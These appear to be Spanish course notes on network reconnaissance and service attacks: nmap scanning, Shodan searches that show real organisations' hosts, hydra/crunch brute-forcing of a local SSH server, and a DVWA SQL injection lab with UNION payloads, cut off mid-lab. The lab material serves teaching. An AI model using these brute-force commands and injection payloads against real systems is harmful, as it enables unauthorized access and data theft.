A terminal window screenshot showing the execution of iptables commands. The first command sets up SNAT on the POSTROUTING chain. The second command lists the rules, showing a DNAT rule on the PREROUTING chain and a SNAT rule on the POSTROUTING chain. A large, faint watermark of a Kali Linux logo is visible in the background.

```
root@kali:~# iptables -A POSTROUTING -t nat -o eth1 -j SNAT --to-source 172.16.2.129
root@kali:~#
root@kali:~#
root@kali:~# iptables -t nat --list
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination
DNAT       tcp  --  anywhere               anywhere            tcp dpt:http-alt to:172.16.1.
129:8000

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
SNAT       all  --  anywhere               anywhere            to:172.16.2.129
root@kali:~#
```

# Descubrimiento de puertos y servicios

## 1. NMAP

Herramienta para escanear puertos abiertos, servicios, versiones, sistemas operativos...

### *introducción*

- Herramienta orientada a obtener información de los sistemas
- Imprescindible para auditores
- TCP y UDP

### *instalación de NMAP*

Herramienta multiplataforma y Open Source

<https://nmap.org/download.html>

### *Descubrimiento de puertos*

- NMAP dispone de una gran cantidad de opciones
- Escaneo básico sobre equipo o red


```
Equipo: # nmap 172.16.0.132
Red:    # nmap 172.16.0.0/24
```

## Posibles estados de los puertos

Open: Puerto abierto a la espera de una conexión con un servicio tras él a la escucha.

Closed: Puerto accesible pero sin ninguna aplicación escuchando tras él.

Filtered: NMAP no recibe respuestas y por lo tanto no puede establecer el estado, probablemente por la presencia de filtrado (Firewall o IDS).



```
root@kali:~# nmap -sS -p 80 172.16.2.128
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-06 09:57 UTC
Nmap scan report for 172.16.2.128
Host is up (0.00050s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:2F:8A:CE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
root@kali:~#
root@kali:~# nmap -sS -p 80 172.16.2.128
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-06 09:58 UTC
Nmap scan report for 172.16.2.128
Host is up (0.00050s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:2F:8A:CE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
root@kali:~#

05:10:40.030307 IP 172.16.2.129 > 172.16.2.1: domain: 11294+ PTR? 128.2.16.172.in-addr.arpa. (43)
05:10:52.861365 IP 172.16.2.1 > 172.16.2.129: ICMP 172.16.2.1 udp port domain unreachable, length 36
05:10:56.863838 IP 172.16.2.129 > 172.16.2.1: domain: 11295+ PTR? 128.2.16.172.in-addr.arpa. (43)
05:10:56.863859 IP 172.16.2.1 > 172.16.2.129: ICMP 172.16.2.1 udp port domain unreachable, length 36
05:10:57.877873 ARP, Request who-has 172.16.2.1 tell 172.16.2.129, length 46
05:10:57.877897 ARP, Reply 172.16.2.1 is-at 00:50:56:c0:00:03 (oui Unknown), length 46
05:11:01.867716 IP 172.16.2.129.36989 > kali.http: Flags [S], seq 2699566874, win 1024, options [mss 1460], length 0
05:11:01.867774 IP kali.http > 172.16.2.129.36989: Flags [S.], seq 2300871568, ack 2699566875, win 28200, options [mss 1460], length 0
05:11:01.868114 IP 172.16.2.129.36989 > kali.http: Flags [R], seq 2699566875, win 0, length 0
05:11:06.879419 ARP, Request who-has 172.16.2.129 tell kali, length 28
05:11:06.880031 ARP, Reply 172.16.2.129 is-at 00:0c:29:26:be:9b (oui Unknown), length 46
```

OPEN

```

root@kali:~# nmap -sS -p 80 172.16.2.128
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-06 10:02 UTC
Nmap scan report for 172.16.2.128
Host is up (0.00001s latency).
PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 00:0C:29:2F:8A:CE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
05:14:48.525574 IP 172.16.2.129.39643 > kali.http: Flags [S], seq 478653962, win 1024, options [mss 1460], length 0
05:14:48.525708 IP kali.http.172.16.2.129.39643: Flags [R.], seq 0, ack 478653963, win 0, length 0
05:14:53.534876 ARP, Request who-has 172.16.2.129 tell kali, length 28
05:14:53.536190 ARP, Reply 172.16.2.129 is-at 00:0c:29:26:be:9b (oui Unknown), length 46

```

## CLOSED

```

PORT      STATE SERVICE
80/tcp    filtered http
MAC Address: 00:0C:29:2F:8A:CE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
05:12:35.374433 IP 172.16.2.129.41881 > kali.http: Flags [S], seq 654590309, win 1024, options [mss 1460], length 0
05:12:35.476914 IP 172.16.2.129.41882 > kali.http: Flags [S], seq 654655844, win 1024, options [mss 1460], length 0

```

## FILTERED

### ***Filtrado de puertos***

Por defecto, NMAP escanea los 1000 puertos más usados:

212, 22, 80...

Se puede seleccionar puertos y rangos de los mismos.

- Puertos concretos: `nmap -p 21,22,80 <IP>`
- Rango de puertos: `nmap -p 21-100 <IP>`
- Escaneos UDP: `nmap -p 53,123 -sU <IP>`

### ***Distintas opciones***

Existen muchas opciones para distintos escenarios:

- No usar Ping: `nmap -PN <IP>`
- Deshabilitar la resolución inversa de nombres: `nmap -n <IP>`
- Debug (verbose): `nmap <IP> -vvv`

## ***Descubrimiento de servicios***

Conocer qué servicio escucha detras de un puerto

- Version de servicio usando los banners de respuesta: `nmap -sV <IP>`
- Intensidad del escaneo: `nmap --version-intensity 9 <IP>`
- Sistemas Operativos: `nmap -O <IP>`

## ***Alternativas a NMAP***

### **ZMAP**

- Escaner orientado a redes grandes. Podria escanear internet en una hora aproximadamente orientado a IPv4

### **MASSCAN**

- Teóricamente puede escanear internet en 6 minutos. Funciona parecido a otras herramientas como scanrand, unicornscan o zmap

## 2. SHODAN

- Escaneos pasivos
- Registro y uso basico gratuito
- Subdividido por categorias y con un buen conjunto de filtros
- Escaneos de Ips, puertos y servicios

Apache

View Report Download Results Historical Trend Browse Images View on Map

**Product Spotlight:** Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

**185.252.156.81** [🔗](#)  
**AVENIR TELEMATIQUE SAS**  
🇫🇷 France, Lille

HTTP/1.1 200 OK  
Date: Mon, 08 May 2023 08:59:42 GMT  
Server: **Apache**  
Last-Modified: Thu, 27 Sep 2012 13:43:16 GMT  
ETag: "7-4caaf1f0ee500"  
Accept-Ranges: bytes  
Content-Length: 7  
Content-Type: text/html; charset=UTF-8

**Web Server's Default Page** [🔗](#)  
35.182.222.193  
ec2-35-182-222-193.ca-central-1.compute.amazonaws.com  
**Amazon Data Services Canada**  
🇨🇦 Canada, Montréal  
cloud

HTTP/1.1 200 OK  
Date: Mon, 08 May 2023 08:59:40 GMT  
Server: **Apache**  
Last-Modified: Fri, 15 Jan 2021 22:11:46 GMT  
ETag: "ed7-5b8f7a87aa203"  
Accept-Ranges: bytes  
Content-Length: 3799  
X-Powered-By: PleskLin  
Content-Type: text/html

**35.182.222.193** [🔗](#) Regular View Raw Data History

// TAGS: cloud self-signed starttls // LAST SEEN: 2023-05-08 08:59:40

**General Information**

Hostnames: ec2-35-182-222-193.ca-central-1.compute.amazonaws.com, vps10838fc35.rebelvps.cloud

**Open Ports**

21 22 25 53 80 110 143 443 465 993 995 8443 8880

## *Filtros*

### **City**

Busca dispositivos filtrando por la ciudad

### **Country**

Dispositivos de un país en particular

### **Geo**

Se le pueden pasar coordenadas y el radio máximo a su alrededor

### **Hostname**

Busca valores que coincidan con el hostname indicado

### **Net**

Busqueda basada en una IP o CIDR

### **OS**

Filtrado por sistema operativo

### **Port**

Busca puertos abiertos en particular

### **Before/After**

Busqueda de resultado en un intervalo de tiempo



Ejemplos

Apache city:”San Francisco”

apache city:"San Francisco"

Q

View Report

Download Results

Historical Trend

Browse Images

View on Map

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

403 Forbidden

12.130.188.238

Responsys Inc.

United States, San Francisco

SSL Certificate

Issued By:  
|- Common Name:  
VeriSign Class 3 International  
Server CA - G3  
  
|- Organization:  
VeriSign, Inc.  
  
Issued To:  
|- Common Name:  
info.diy.com  
  
|- Organization:  
B & Q  
  
Supported SSL Versions:  
TLSv1.2

HTTP/1.1 403 Forbidden  
Date: Mon, 08 May 2023 09:04:44 GMT  
Server: **Apache**  
Content-Length: 199  
Connection: close  
Content-Type: text/html; charset=iso-8859-1

403 Forbidden

107.187.71.106

EGIHosting

United States, San Francisco

HTTP/1.1 403 Forbidden  
Date: Mon, 08 May 2023 09:03:41 GMT  
Server: **Apache/2**  
Content-Length: 199  
Content-Type: text/html; charset=iso-8859-1

403 Forbidden

12.130.188.87

clientes.jumbomas.com.ar

Responsys Inc.

United States, San Francisco

HTTP/1.1 403 Forbidden  
Date: Mon, 08 May 2023 09:03:40 GMT  
Server: **Apache**  
Content-Length: 199  
Connection: close  
Content-Type: text/html; charset=iso-8859-1

amazonaws.com

View Report Download Results Historical Trend Browse Images View on Map

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

### Initiating SAML single sign-on

44.236.176.47

reply.github-partner.azc.ext.hp.com  
raw.github-partner.azc.ext.hp.com  
avatars.github-partner.azc.ext.hp.com  
docker.github-partner.azc.ext.hp.com  
assets.github-partner.azc.ext.hp.com  
[Amazon.com, Inc.](#)  
United States, Boardman

cloud

### SSL Certificate

Issued By:  
|- Common Name:  
DigiCert Global G2 TLS RSA  
SHA256 2020 CA1

|- Organization:  
DigiCert Inc

Issued To:  
|- Common Name:  
github-partner.azc.ext.hp.com

|- Organization:  
HP Inc

Supported SSL Versions:  
TLSv1.2, TLSv1.3

HTTP/1.1 200 OK

Server: GitHub.com

Date: Mon, 08 May 2023 09:06:28 GMT

Content-Type: text/html; charset=utf-8

Transfer-Encoding: chunked

Vary: X-PJAX, X-PJAX-Container, Turbo-Visit, Turbo-Frame

permissions-policy: interest-cohort=()

Cache-Control: no-store

Etag: W/"edca286a01203a75c168ad4..."

### American Express - Not Found

139.71.119.118

myca-intuitscraper-r1.americanexpress.com  
bdaas-payments-intuitscraper.americanexpress.com  
bdaas-payments-intuitscraper1.americanexpress.com  
bdaas-intuitscraper1.americanexpress.com  
bdaas-intuitscraper-r2.americanexpress.com  
[American Express Company](#)  
United States, Phoenix

### SSL Certificate

Issued By:  
|- Common Name:  
DigiCert SHA2 Extended Validation  
Server CA

|- Organization:  
DigiCert Inc

Issued To:  
|- Common Name:  
bdaas-intuitscraper.americanexpress.com

|- Organization:  
American Express Company

Supported SSL Versions:

HTTP/1.1 404 Not Found

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=15552000; includeSubDomains

X-XSS-Protection: 1; mode=block

Referrer-Policy: same-origin

One-App-Version: 4.91.1-dd0839bf

Cache-Control: no-store

Pragma: no-cache

X-DNS-P...

os:"windows"

os:"windows"

View Report

Download Results

Historical Trend

Browse Images

View on Map

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

82.68.26.9

mail.sarcophagus.co.uk

Zen Internet Ltd

United Kingdom, Havant

220 mail.sarcophagus.co.uk ESMTP Service ready

250-Requested mail action okay, completed

250-SIZE 30000000

250-ETRN

250-AUTH GSSAPI NTLM LOGIN

250-AUTH=LOGIN

250 OK

SMTP NTLM Info:

OS: Windows Server 2003

OS Build: 5.2.3790

Target Name: HQ

NetBIOS Domain Name: HQ

NetBIOS Compute...

500 - 锯节论拷银斤拷银斤拷银斤拷银斤拷银斤拷

104.201.55.143

ZERO DDOS LLC

United States, Los Angeles

HTTP/1.1 500 Internal Server Error

Cache-Control: private

Content-Type: text/html

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Date: Fri, 07 Jun 2024 09:08:07 GMT

Content-Length: 1141

Document Moved

52.151.70.242

Microsoft Corporation

United Kingdom, London

cloud

HTTP/1.1 301 Moved Permanently

Content-Type: text/html; charset=UTF-8

Location: <https://cas.messageexchange.com/owa>

Server: Microsoft-IIS/10.0

Date: Mon, 08 May 2023 09:07:01 GMT

35

nginx country:"DE"

nginx country:"DE"

Q

View Report

Download Results

Historical Trend

Browse Images

View on Map

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

79.197.196.59

p4fc5c43b.dip0.t-ipconnect.de

Deutsche Telekom AG

Germany, Buxtehude

HTTP/1.1 200 OK

Server: **nginx**

Date: Mon, 08 May 2023 09:11:42 GMT

Transfer-Encoding: chunked

Connection: keep-alive

Keep-Alive: timeout=20

Cache-control: no-store

400 The plain HTTP request was sent to HTTPS port

2001:8d8:100f:f000::246

2001-08d8-100f-f000-0000-0000-00

00-0246.elastic-ssl.ui-r.com

1&1 IONOS SE

Germany, Karlsruhe

HTTP/1.1 400 Bad Request

Server: **nginx**

Date: Mon, 08 May 2023 09:11:37 GMT

Content-Type: text/html

Content-Length: 650

Connection: close

BigBlueButton - Open Source Web Conferencing

3.68.143.22

bbb.comidor.com

ec2-3-68-143-22.eu-central-1.compu

te.amazonaws.com

A100 ROW GmbH

Germany, Frankfurt am Main

cloud

SSL Certificate

Issued By:  
|- Common Name:  
R3  
  
|- Organization:  
Let's Encrypt

Issued To:  
|- Common Name:  
bbb.comidor.com

Supported SSL Versions:  
TLSv1.2

HTTP/1.1 200 OK

Server: **nginx**

Date: Mon, 08 May 2023 09:11:34 GMT

Content-Type: text/html

Content-Length: 12217

Last-Modified: Fri, 13 Aug 2021 19:08:13 GMT

Connection: keep-alive

ETag: "6116c31d-2fb9"

Expires: Mon, 08 May 2023 09:12:34 GMT

Cache-Control: max-age=60

Accept-Ranges: bytes

36

# Ataques sobre servicios

## 1. Ataque de fuerza bruta

Se basa en conseguir un para Usuario/Contraseña probando gran cantidad de combinaciones hasta conseguir el correcto

### *Introducción*

- Ataques de fuerza bruta
- Sistemas de autenticación:
  - Usuario y Contraseña
- Herramientas que prueban combinaciones automáticamente

### *Tipos de fuerza bruta*

#### **Fuerza bruta**

- Efectivo pero costoso
- combinación de todos los caracteres posibles



```
aaaaa  
aaaab  
aaaac  
...  
zzzzx  
zzzzy  
zzzzz
```

#### **Diccionario**

- Fichero con posibles contraseñas (Wordlist)

- Prueba cada palabra



```
pass
cumpleaños
rex
...
baloncesto
Jose1990
test
```

## *Herramientas*

### **Medusa**

Software para atacar a nivel de fuerza bruta basándonos en diccionarios de palabras.

### **Ncrack**

Sintaxis similar a la de Nmap y permite auditorías sobre múltiples hosts

### **Crunch**

Construcción de palabras de longitud mínima y máxima de 6 caracteres (“xyz123”)

```
crunch 6 6 xyz123
```

### **Hydra**

Ataque por fuerza bruta a un RDP con el usuario “admin” contraseñas en “pass.txt”

```
hydra -l admin -P pass.txt <IP> rdp
```

## *LABORATORIO*

Atacar servidor ssh LOCALHOST

Iniciamos el servicio SSH en el servidor local

El usuario de prueba sera “ssh” y con una contraseña de 3 numeros

Con “crunch” generamos un diccionario desde el 000 hasta el 999 y lo almacenamos en un documento llamado “pass.txt” que usaremos mas adelante.

```
> crunch 3 3 0123456789 > pass.txt
Crunch will now generate the following amount of data: 4000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
```

Escaneamos la maquina victima con nmap para obtener los servicios

```
> nmap -Pn 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:18 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000082s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

con la Herramienta “Hydra” intentaremos “brute forcear” la contraseña del usuario “ssh” de nuestro sistema.

```
[ATTEMPT] target 127.0.0.1 - login "ssh" - pass "366" - 367 of 1000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ssh" - pass "367" - 368 of 1000 [child 10] (0/0)
[22][ssh] host: 127.0.0.1 login: ssh password: 365
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-08 12:49:58
```


## 2. SQL Injection

Es un metodo de infiltración de código, ante falta de validacion de campos, en operaciones sobre bases de datos

### *Bases de datos*

- Serie de datos organizados relacionados entre sí
- Objetivo: explotarlos por los usuarios o la empresa / organización
- Componentes: Hardware, Software y Datos

### *Bases de datos SQL*





## *Consultas SQL*

- Crear tabla: **CREATE TABLE** 'opweb' (...)
- Insertar información: **insert into** opweb (field1,field2) **values** (data1,data2)
- Consultas: **select \* from** opweb group\_by field1
- Especificando campos: **select** field1,field2 **from** opweb
- Filtrando valores: **select \* from** opweb **where** field1 > value
- Combinar resultados: **select ... UNION select ...**

## *Introduccion a SQL injection*

- Consiste en inyectar código malicioso en aplicaciones web
- una persona no autorizada busca tener acceso a la información
- posibles objetivos: usuarios y contraseñas

### **Funcionamiento**

Posible vector de ataque: formularios de login

Envío de esta información a una sentencia sql

```
sql = SELECT * FROM usuarios WHERE usuario = '$usuario' and password = '$pass';
```

Si no se toman las medidas necesarias, podría aceptar lógica en sus campos:

```
sql = SELECT * FROM usuarios WHERE usuario = 'opweb' and password = '1234' or '1'='1';
```

## *BBDD y funciones de información*

Devuelven informacion de la base de datos:

- Devuelve una cadena con la versión del servidor MySQL: **VERSION()**
- Devuelve el nombre de la base de datos: **DATABASE()**
- Nombre de usuario y host: **USER()**

## *INFORMATION\_SCHEMA*

Base de daros que almacena información acerca del resto de bases de datos que mantiene el servidor MySQL.

Formada por tablas de información como:

- TABLES: Información de las tablas de la bbdd
- COLUMNS: Inf. De las columnas en tablas
- STATISTICS: Inf. De los índices de las tablas
- USER\_PRIVILEGES: Permisos globales

## LABORATORIO

Nos descargamos el proyecto DVWA(Damn vulnerable web application) desde con los siguientes comandos:

```
cd Downloads
wget https://github.com/ethicalhack3r/DVWA/archive/master.zip
unzip master.zip
mv DVWA-master dvwa
cp -r dvwa /var/www/html/
service mysql start
mysql -u root -p
create database dvwa;
exit
nano /var/www/html/dvwa/config/config.inc.php
# Eliminar la contraseña de mysql
service apache2 restart
```

“Debemos crear una base de datos en mysql llamada dvwa”

Accedemos a <http://localhost/dvwa>



Username

Password

Login

Usuario: admin

Contraseña: password

una vez dentro nos dirigimos a la pestaña de “Setup / Reset DB” y clicamos en “Create / Reset Database”

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset the database. If you get an error make sure you have the correct user credentials in `/config.inc.php`

If the database already exists, **it will be cleared and the data will be lost**. You can also use this to reset the administrator credentials ("admin")

---

## Setup Check

Web Server SERVER\_NAME: **localhost**

Operating system: **\*nix**

PHP version: **8.2.4**  
PHP function display\_errors: **Disabled**  
PHP function safe\_mode: **Disabled**  
PHP function allow\_url\_include: **Disabled**  
PHP function allow\_url\_fopen: **Enabled**  
PHP function magic\_quotes\_gpc: **Disabled**  
PHP module gd: **Installed**  
PHP module mysql: **Installed**  
PHP module pdo\_mysql: **Installed**

Backend database: **MySQL/MariaDB**  
Database username: **root**  
Database password: **\*\*\*\*\***  
Database database: **dvwa**  
Database host: **127.0.0.1**  
Database port: **3306**

reCAPTCHA key: **Missing**

[User: www-data] Writable folder /var/www/html/dvwa/hackable/uploads: **Yes**

[User: www-data] Writable folder /var/www/html/dvwa/config: **Yes**

**Status in red**, indicate there will be an issue when trying to complete the setup.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, you will need to enable them in your Apache configuration.

**allow\_url\_fopen = On**  
**allow\_url\_include = On**

These are only required for the file inclusion labs so unless you want to do those you can ignore them.

Create / Reset Database

El siguiente paso sera cambiar la dificultad, ya que es un laboratorio introductorio, para ello vamos a la pestaña DVWA Security y seleccionamos “low”

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The level of DVWA:

1. Low - This security level is completely vulnerable and **has no security** as an example of how web application vulnerabilities manifest themselves as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user as the developer has tried but failed to secure an application. It also includes some basic exploitation techniques.
3. High - This option is an extension to the medium difficulty, with **practices** to attempt to secure the code. The vulnerability remains the same, but the exploitation is more complex, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities** in the source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low

▼

Submit

Security level set to low

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

ahora ya podemos ir a la pestaña “SQL Injection” y podremos empezar a probar:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

## Vulnerability: SQL Injection

User ID:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

si introducimos un numero nos devuelve el usuario con ese ID:

User ID:    
ID: 1  
First name: admin  
Surname: admin


User ID:    
ID: 2  
First name: Gordon  
Surname: Brown

User ID:    
ID: 3  
First name: Hack  
Surname: Me

User ID:    
ID: 4  
First name: Pablo  
Surname: Picasso

User ID:    
ID: 5  
First name: Bob  
Surname: Smith

Que pasaria si introducimos una comilla despues del numero?



nos da un “Internal server error”, y si probamos añadiendo una logica después?

A screenshot of a web application interface. At the top, there is a form with the label "User ID:" followed by a text input field and a "Submit" button. Below the form, the application displays the results of a query in a red monospaced font. The results are organized into five rows, each starting with "ID: 1' or 1=1-- -" followed by "First name:" and "Surname:". The data returned is: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.

```
User ID:  Submit

ID: 1' or 1=1-- -
First name: admin
Surname: admin

ID: 1' or 1=1-- -
First name: Gordon
Surname: Brown

ID: 1' or 1=1-- -
First name: Hack
Surname: Me

ID: 1' or 1=1-- -
First name: Pablo
Surname: Picasso

ID: 1' or 1=1-- -
First name: Bob
Surname: Smith
```

al parecer nos interpreta la logica que le introducimos podemos usarlo a nuestro favor para inyectar codigo SQL que nos de datos acerca de la base de datos en uso:

Probamos con:

```
2' and 1=1 union select 1,version()-- -
```

User ID:

Submit

ID: 2' and 1=1 union select 1,version() #

First name: Gordon

Surname: Brown

ID: 2' and 1=1 union select 1,version() #

First name: 1

Surname: 10.11.2-MariaDB-1

Si probamos con el siguiente comando deberia darnos la base de datos que esta usando:

```
2' and 1=1 union select 1,database()-- -
```

User ID:

Submit

ID: 2' and 1=1 union select 1,database()--

First name: Gordon

Surname: Brown

ID: 2' and 1=1 union select 1,database()--

First name: 1

Surname: dvwa



Ahora que sabemos la base de datos que esta en uso podemos profundizar e intentar ver las tablas que hay en la misma:

```
2' and 1=1 union select 1,table_name from information_schema.tables-- -
```

User ID:

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: Gordon  
Surname: Brown

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: ALL\_PLUGINS

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: APPLICABLE\_ROLES

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: CHARACTER\_SETS

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: CHECK\_CONSTRAINTS

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: COLLATIONS

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

